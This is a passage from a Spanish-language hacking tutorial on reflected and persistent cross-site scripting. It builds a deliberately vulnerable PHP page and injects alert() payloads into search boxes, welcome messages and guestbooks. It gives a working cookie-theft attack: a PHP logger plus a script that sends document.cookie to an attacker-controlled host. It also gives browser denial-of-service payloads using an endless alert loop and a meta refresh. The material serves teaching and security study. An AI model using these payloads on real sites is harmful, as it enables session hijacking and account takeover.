


Figura 6. En el **XSS persistente** la página web almacena el código malicioso inyectado, que se ejecuta en los navegadores de todos los visitantes.

Mi nombre es <script>

Dedicaremos esta sección al Cross-Site Scripting reflejado o no persistente. Recordemos que se le llama así porque la inyección no permanece en la página afectando a todos los visitantes sino que, por el contrario, el atacante debe engañar a cada víctima en particular para que ejecute en su navegador la inyección de código maliciosa.

Del lado del atacante se debe buscar en el sitio web una entrada de datos donde el contenido no se filtra bien. Por ejemplo, una variable en la programación de la web, cuyo valor es asignado por el usuario mediante la URL o la aplicación. Tal valor se incluye en el código de la página temporalmente, y es interpretado y ejecutado por el navegador del usuario.

A continuación, analizaremos casos donde es común encontrar un XSS reflejado. Identificaremos la falla desde el código fuente y realizaremos inyecciones en JavaScript.

El clásico alert()

Si hemos leído textos acerca de la técnica de Cross-Site Scripting, notaremos que la mayoría brinda ejemplos que utilizan un **alert()**. ¿Qué es un **alert()**? Es esa pequeña ventanita que aparece en pantalla mostrando un mensaje. La sintaxis en JavaScript es la siguiente: **<script>alert('texto a mostrar');</script>**, ya que todo código escrito en este lenguaje empieza con **<script>** y termina con **</script>**.




Figura 7. Un **alert** se utiliza para mostrar un determinado mensaje al usuario de la página.

Dado que en los capítulos anteriores instalamos un servidor web, vamos a aprovecharlo para hospedar nuestros códigos vulnerables a XSS y realizar diversas prácticas. Empezaremos creando el archivo **XSS.php** (la extensión es **.php**, por lo cual su código estará programado en PHP), al que añadiremos el siguiente contenido:

```
<?php
$pagina = $_GET['pagina'];
if ($pagina == "inicio"){
  echo "Esta es la pagina de inicio";
} else {
```

```
 echo "La pagina ".$pagina." no esta disponible";
}
?>
```

Se trata de un código muy simple. En primer lugar, declaramos la variable vulnerable (**pagina**) e indicamos, mediante **$_GET**, que su valor se obtiene a través de la URL. Como vemos, no tiene ningún filtro, por lo tanto cualquier valor que le pasemos será aceptado. El resto del código es simple: si el valor de **pagina** es igual a "inicio" se imprime un mensaje en pantalla, de lo contrario (si el valor es cualquier otro) se imprime otro mensaje.




Figura 8. Mediante la URL le asignamos valor a la variable **pagina**; según cuál sea dicho valor, se imprimirá un mensaje determinado en pantalla.

INYECCIONES XSS

En la página web **http://ha.ckers.org/xss.html** encontramos una gran lista de códigos JavaScript para inyectar. Es muy útil tenerla a mano a la hora de buscar fallos en el sitio que vamos a analizar y para evadir filtros de datos, ya que contiene códigos para hacerlo.

Como vemos en la **Figura 8**, ingresamos a la pequeña aplicación web desde nuestro navegador y le pasamos el valor a la variable **pagina** mediante la URL, del siguiente modo: **XSS.php?pagina=valor**. Esta es la entrada de datos que tanto buscamos, y la falla radica en que se incluye el valor que le asignemos a la variable dentro del código fuente de la página.

Para despejar las dudas, realicemos nuestra primera inyección. En vez de pasar como valor una simple palabra, pasaremos un pequeño código programado en JavaScript, de modo que la URL quedará así: **XSS.php?pagina=<script>alert('soy una ventanita molesta =(');</script>**. El resultado será similar al que muestra la **Figura 9**.




Figura 9. Realizamos una pequeña inyección de código a la aplicación web y obtenemos un `alert()` como resultado.

Una vez que tenemos la entrada de datos vulnerable a la inyección de código, se forma una URL similar a la siguiente: **www.sitio.com/XSS.php?pagina=<script>alert('soy una ventanita molesta =(');</script>**. El atacante debe lograr que su objetivo entre al sitio a través de esa dirección, ejecutando así la inyección de código en su navegador web.

Este es un ejemplo sencillo de XSS reflejado; a continuación, conoceremos otros casos en los cuales es común encontrar la vulnerabilidad de Cross-Site Scripting no persistente.

Buscador vulnerable

Seguramente, navegando por internet nos hemos encontrado con sitios web que poseen abundante contenido y por tal motivo incorporan un buscador. Dado que nosotros debemos ingresar las palabras que buscaremos dentro del sitio, podemos considerar al buscador como una entrada de datos. Sin embargo, para completar el XSS es necesario que el contenido buscado se incluya en el código fuente de la página. ¿Qué es lo que ocurre cuando nuestra búsqueda no tiene resultados? Por lo general se muestra un mensaje similar a: No se han encontrado resultados de: "texto". Es entonces cuando lo que buscamos se incluye en el código del sitio y, si no existe un correcto filtrado de datos, se presenta nuevamente la vulnerabilidad de Cross-Site Scripting reflejada.

Figura 10. Buscador que almacena la búsqueda en una variable GET, lo que significa que podemos ver y modificar el valor desde la URL.

El buscador que observamos en la **Figura 10** almacena la búsqueda en una variable GET. Por lo tanto, cuando introduzcamos algo en el campo de texto, notaremos que la dirección URL cambia y aparece la palabra buscada allí, tal como se ve en la imagen. En caso de no obtener resultados nos mostrará un mensaje que incluye el texto que buscamos (es decir, el valor que contenga la variable) dentro del código fuente de la página.

Al utilizar este buscador se nos forma una URL similar a la siguiente: **www.sitiovulnerable.com/buscador.php?buscar=hola**. Le pasaremos a la variable **buscar** un valor un poco más raro. Intentemos con el clásico alert(): **www.sitiovulnerable.com/buscador.php?buscar=<script>alert('Sii encontramos un XSS');</script>**.

Figura 11. Le inyectamos código en JavaScript a un buscador vulnerable a XSS.

Encontramos buscadores de este estilo en millones de sitios web y un gran porcentaje es vulnerable a Cross-Site Scripting no persistente. En los próximos párrafos, analizaremos otro caso donde es muy común encontrar este tipo de XSS.

Mensaje de bienvenida modificado

Existen sitios web "sociables", que muestran en pantalla un mensaje de bienvenida. Lo que podemos ver es un texto similar a "Hola Usuario, bienvenido a nuestro sitio web" y quizás algunos datos más sobre nosotros, como el navegador web que estemos usando, el sistema operativo o nuestra dirección IP.

El nombre que aparezca en el mensaje de bienvenida dependerá del usuario que hayamos registrado en el sitio web. Supongamos que, una vez que accedemos a la aplicación, nuestro nombre de usuario se

almacena en una variable para imprimirse en el mensaje de bienvenida, obteniendo una URL parecida a la siguiente: **www.sitiovulnerable.com/index.php?usuario=nombre**.




Figura 12. Muchos sitios web muestran un mensaje de bienvenida en la pantalla del usuario.

Podemos aprovechar el mensaje para realizar una inyección en JavaScript. Si vemos el código fuente de la página desde nuestro navegador, notaremos que el nombre de usuario se incluye perfectamente en dicho código. Por lo tanto, esta es la entrada de datos que necesitamos para llevar a la práctica un XSS reflejado.




Figura 13. Cambiamos nuestro nombre de usuario por un código en JavaScript, que se ejecuta perfectamente en el navegador web.

Después de haber realizado algunas prácticas sobre escenarios que comúnmente encontramos en la web, ya tenemos claro el funcionamiento del Cross-Site Scripting no persistente. En la próxima sección aprenderemos a obtener el acceso a una cuenta de usuario perteneciente al sitio vulnerable.

Robo de cookies

En esta sección aprenderemos a "robar" galletas (**cookies**, en inglés), precisamente unas muy anheladas por los black hat hackers.

Cuando un usuario ingresa a un sitio web utilizando sus credenciales de acceso le es asignada una cookie única, que guardará sus permisos y preferencias y lo mantendrá identificado durante el tiempo que permanezca en el sitio. Si un atacante logra robar su cookie podrá hacerse pasar por él y utilizar sus privilegios dentro del sitio.




Figura 14. Podemos hacer un **`alert(document.cookie)`** para ver la cookie que nos asignó el sitio.

El plan es hacer una inyección de código en JavaScript que, cuando el usuario la ejecute en su navegador, automáticamente nos envíe su cookie.

Para comenzar debemos programar un pequeño código en PHP que se encargue de guardar la cookie en un simple archivo de texto, y alojarlo en algún servidor de nuestro poder.

```
<?php
$galletita = $_GET['cookie'];
$archivo = fopen("galletas.txt", "a");
fput($archivo, $galletita);
fclose($archivo);
?>
```

La inyección en JavaScript le pasará como valor a la variable **cookie** el contenido de la propiedad **document.cookie**. Luego, el código PHP se encargará de tomarla y guardarla en el archivo **galletas.txt**. Supongamos que alojamos el código en la siguiente dirección: **www.nuestrositio.com/robacookies.php**. La inyección en JavaScript será: **<script>document.location="www.nuestrositio.com/robacookies.php?cookie=" +document.cookie</script>**. Es un poco extensa, pero cargará el archivo PHP que roba las galletas (bajo nuestro poder) y le pasará como parámetro la cookie que pertenece al usuario víctima del ataque.




Figura 15. Mediante un XSS podemos robar la cookie de un usuario y obtener su identidad y privilegios dentro del sitio.

En la práctica utilizaremos la aplicación anterior del mensaje de bienvenida, ya que el usuario se autentica en el sitio y obtiene la cookie única que buscamos. La inyección completa es la siguiente: **www.sitiovulnerable.com/mensaje.php?usuario=<script>document.location="www.nuestrositio.com/codigo.php?cookie=" +document.cookie</script>**. Una vez que el usuario la ejecuta en su navegador, su cookie se envia al PHP programado, que la almacenará en el archivo **galletas.txt**.

Figura 16. En la ventana superior del navegador vemos la inyección de código, mientras que en la inferior está la cookie que le robamos al usuario.

Finalmente, tenemos la cookie del usuario. ¿Qué es lo que sigue? Básicamente, debemos reemplazar la cookie que se nos haya asignado

ENCONTRAR UN XSS NO PERSISTENTE

Que un sitio web no posea ni un buscador ni mensaje de bienvenida no implica que no sea vulnerable a XSS. En este capítulo solo vimos algunos casos para dejar en claro el tema. Lo importante es encontrar una entrada de datos, es decir, un lugar donde podamos realizar la inyección y que sea incluida en el código fuente de la página.

por la que acabamos de obtener. En el próximo capítulo trataremos detalladamente el "envenenamiento" de cookies y aprenderemos a crearlas, editarlas y reemplazarlas.

XSS persistente

El Cross-Site Scripting persistente quizás sea más interesante que el reflejado, pero es menos común. La inyección de código que hagamos será almacenada por la base de datos del sitio y quedará permanentemente allí, afectando a todas las personas que visiten la página vulnerable. Necesitamos, como atacantes, una entrada de datos que guarde lo que introducimos y lo imprima siempre en alguna sección del sitio, de modo que todos los visitantes lo vean.

En esta sección realizaremos prácticas sobre una aplicación que se conoce como **guestbook** (en español, **libro de visitas**) y suele ser vulnerable al XSS persistente, ya que implica un área donde se escriben comentarios, que se guardan y son mostrados a todos los visitantes de un sitio.




Figura 17. Utilizaremos un guestbook para nuestras prácticas, ya que suelen ser vulnerables a XSS.

El libro de visitas

En internet está lleno de sitios web, blogs y demás donde podemos dejar nuestros comentarios, pero lo interesante es que no todos los programadores web recuerdan supervisar correctamente lo que la gente escribe allí.

El escenario sobre el que practicaremos es el típico libro de visitas (como el que muestra la **Figura 17**) y la entrada de datos que usaremos es el área de texto para los comentarios.

Podemos directamente escribir nuestra inyección JavaScript en dicha área de texto y enviar el "comentario" (entre comillas, ya que lo que enviamos en realidad es un código malicioso). Puede que nos salga bien y se ejecute la inyección en el navegador de todos los visitantes. Sin embargo, una gran parte de los libros de visita cuenta con algún tipo de revisión sobre lo que se envía, lo que complica la realización de la inyección.

Muchos programadores supervisan o filtran el contenido que envían los usuarios mediante esta área de texto. Puede pasar que la inyección se imprima como texto plano sin ejecutarse, o que directamente se la rechace. Lo mejor es tener la mayor certeza posible de que el libro de visitas es vulnerable a XSS. Para lograrlo, realizaremos algunas pruebas simples antes de enviar la inyección real.

Una idea interesante es incluir en nuestro comentario alguna etiqueta en lenguaje HTML (por ejemplo, **negrita**). Si al imprimirse la página vemos que tales etiquetas se incluyen en el código fuente estaremos más seguros a la hora de inyectar en JavaScript, ya que probablemente las etiquetas **<script></script>** tampoco se estén filtrando. En caso de que la aplicación cuente con filtros sobre lo que se envía, hacer una prueba en HTML levanta mucha menos sospecha que si se realiza directamente la inyección maliciosa en JavaScript.

CROSS-SITE REQUEST FORGERY

Esta vulnerabilidad ocupa el octavo puesto en el top ten de vulnerabilidades OWASP. Cross-Site Scripting se aprovecha de la confianza que tiene el usuario sobre el sitio vulnerable, mientras que **Cross-Site Request Forgery** (**XSRF**) funciona a la inversa, ya que explota la confianza que tiene el sitio sobre el usuario.




Figura 18. Pusimos entre las etiquetas **<h1>** y **</h1>** una palabra que, al imprimirse, se muestra en mayor tamaño, por lo tanto, la aplicación no filtra código HTML.

De todos modos, que un libro de visitas o una aplicación vulnerable a XSS tenga un sistema de filtrado sobre lo que los usuarios escriben y envían, no garantiza 100% de seguridad contra la vulnerabilidad en cuestión. Más adelante, en este mismo capítulo, hablaremos de cómo evadir los filtros.

En definitiva, el mensaje que enviamos se guarda en la base de datos del sitio, para luego imprimirse en la página del libro de visitas y que todos lo vean. Para llevar a cabo un Cross-Site Scripting persistente tenemos que encontrar un lugar donde lo que inyectemos sea incluido permanentemente en el sitio, para que pueda ser ejecutado en el navegador de todos los usuarios. A continuación, analizaremos diferentes códigos en JavaScript muy interesantes para inyectar en aplicaciones vulnerables a este tipo de XSS.

Ataque DoS al navegador

El ataque de **denegación de servicio** (*Denial of Service,* **DoS**) impide que usuarios válidos o lícitos puedan utilizar un determinado servicio. Quizás hayamos escuchado o leído noticias sobre ataques DoS que se realizan a sitios web: el objetivo es

consumir el ancho de banda o provocar un exceso de carga de los recursos del sistema (en este caso, del servidor web) de modo que quede temporalmente fuera de servicio.

Figura 19. Generar mucho tráfico sobre un servidor hará que éste quede temporalmente fuera de servicio.

LOS ATAQUES "DOS" CONSUMEN EL ANCHO DE BANDA DE UN SERVIDOR Y LO DEJAN FUERA DE SERVICIO

A través de un XSS, lo que se busca es denegarle al usuario el uso de su navegador web, de modo que se vea obligado a "matar" el proceso del navegador y pierda todo lo que estaba haciendo, si no lo había guardado.

Conocer este método permite tomar conciencia de lo que se puede hacer explotando la vulnerabilidad de XSS.

Si una ventana hecha con **alert()** es fastidiosa, varias a la vez lo son mucho más.

Y peor aún es encontrarse un bucle interminable de ventanitas en el navegador y que al cerrarlas solo logremos que aparezcan otras, hasta que no queda más remedio que finalizar el proceso.

GUSANOS XSS

En el ámbito de la seguridad informática, un **gusano** es un virus que se propaga de equipo en equipo sin la necesidad de un portador. Existen los **gusanos XSS**, que buscan modos de propagar las inyecciones en JavaScript para ejecutarse de navegador en navegador. Algunas redes sociales han sufrido ataques importantes de este tipo de gusanos.




Figura 20. Presionando el botón **Aceptar** solo lograremos ver otra ventanita idéntica, y así sucesivamente, obligándonos a "matar" el proceso del navegador web.

Para lograr el efecto, tenemos que introducir en el área de texto para los comentarios el siguiente código en JavaScript:

```
<script>
for (;;)
alert("No podrás deshacerte de mí");
</script>
```

En caso de que el navegador bloquee las ventanas generadas con **alert()**, podremos hacer una inyección HTML para que refresque el contenido de la página en forma continua, lo cual es también sumamente fastidioso e impide seguir usando correctamente el navegador. La inyección HTML de la que hablamos es la siguiente: **<meta http-equiv="refresh" content="0">**.

En un XSS persistente, esta inyección se ejecutaría en el navegador de todas las personas que visiten la aplicación vulnerable.

